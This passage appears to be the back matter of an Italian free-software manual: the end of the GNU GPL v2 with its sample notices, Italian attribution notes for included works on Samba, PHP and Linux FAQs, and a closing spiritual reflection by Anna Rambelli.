it under the terms of the GNU General Public License as published by
the Free Software Foundation; either version 2 of the License, or
(at your option) any later version.

This program is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
GNU General Public License for more details.

You should have received a copy of the GNU General Public License
along with this program; if not, write to the Free Software
Foundation, Inc., 675 Mass Ave, Cambridge, MA 02139, USA.
```

Also add information on how to contact you by electronic and paper mail.

If the program is interactive, make it output a short notice like this when it starts in an interactive mode:

```
Gnomovision version 69, Copyright (C) 19yy name of author
Gnomovision comes with ABSOLUTELY NO WARRANTY; for details type ‘show w’.
This is free software, and you are welcome to redistribute it
under certain conditions; type ‘show c’ for details.
```

The hypothetical commands ‘show w’ and ‘show c’ should show the appropriate parts of the General Public License. Of course, the commands you use may be called something other than ‘show w’ and ‘show c’; they could even be mouse-clicks or menu items--whatever suits your program.

You should also get your employer (if you work as a programmer) or your school, if any, to sign a "copyright disclaimer" for the program, if necessary. Here is a sample; alter the names:

```
Yoyodyne, Inc., hereby disclaims all copyright interest in the program
‘Gnomovision’ (which makes passes at compilers) written by James Hacker.

<signature of Ty Coon>, 1 April 1989
Ty Coon, President of Vice
```

This General Public License does not permit incorporating your program into proprietary programs. If your program is a subroutine library, you may consider it more useful to permit linking

proprietary applications with the library. If this is what you want to do, use the GNU Library General Public License instead of this License.

Annotazioni su alcune sezioni particolari dell'opera

Si annotano qui alcune informazioni sull'origine o lo stato di alcune sezioni dell'opera.

introduzione i1, *Prefazione* , pag. IX Scritto da Anna Rambelli come prefazione di questa opera, ma appare anche nel libretto *Abbi cura di te* della stessa autrice:
<*http://a2.swlibero.org/~daniele/anima/nfr/*>

Non può essere modificato.

parte xxxix, *Samba* , pag. 2243 Contiene il corpo principale dell'opera *Samba* di Fulvio Ferroni `fuferro @ tin.it`:
<*http://linuxdidattica.org/docs/samba.html*>

Fulvio Ferroni ha concesso l'inclusione di tale documento alle stesse condizioni dell'opera complessiva.

parte xl, *Programmare in PHP* , pag. 2271 Contiene il corpo principale dell'opera *Programmare in PHP* di Gianluca Giusti `brdp @ urcanet.it`:
<*http://www.urcanet.it/brdp/php_manual/*>

capitolo 378, *L'ipotesi del futuro, nel bene e nel male* , pag. 4321 Scritto da Anna Rambelli. Non può essere modificato.

volume X, *LDR: Linux domande e risposte* , pag. 4409 Contiene il corpo principale dell'opera *LDR: Linux domande e risposte* di Gaetano Paolone `bigpaul @ linuxfaq.it`:
<*http://www.linuxfaq.it*>

Indice analitico

Il giorno sta per concludersi ma le nostre vibrazioni non hanno orario e non hanno tempo. Il nostro è un continuo mutamento e movimento armonioso che proietta il nostro sentire in una visione completa, che ci permette di avere il passato il presente e il futuro su uno stesso piano. Pertanto, per voi, il nostro dire può assumere un significato diverso da quello che è nella nostra effettiva realtà.

Anche noi abbiamo limiti, ma i nostri limiti sono completamente diversi dai vostri, perché voi vi dovete scontrare con una materia che esplode e che si infuoca; una materia che fa tremare la terra e che lascia su di essa i corpi di innocenti. Ma non è una maledizione che viene dall'alto come tante persone sono convinte sia, e non è una punizione; è semplicemente una necessità che è insita e che appartiene esclusivamente al corpo materiale.

Tutto cambia e tutto si trasforma; non si può pretendere che ciò che sta sotto ai piedi, sia fermo, immutato e sempre uguale.

Questo io dico perché al nostro udire arrivano voci di lamenti violenti, di rabbia, di sfida e di disperazione.

Non è facile riuscire a dare spiegazioni tali da permettere di accettare la perdita e la distruzione di tutto ciò che si ha di più caro, ma occorre andare oltre per capire meglio ciò che è la vita e ciò che è l'universo.

Certo, il dolore è sempre grande e profondo, ma questo appartiene alla scelta di essere umani e di vivere su questo mondo. Nel momento in cui l'essenza sceglie di fare questa esperienza deve anche capire e accettarne le eventuali conseguenze.

È necessario non lasciarsi coinvolgere e sopraffarre dalle energie violente che si scatenano in ogni angolo della terra. Sono energie che si dilagano e che si allargano con grande forza e violenza. È necessario prenderne atto e tenersi al di sopra, perché è molto facile lasciarsi sopraffarre, senza rendersene conto.

Dialogo immaginario con un'essenza antica, scritto da Anna Rambelli.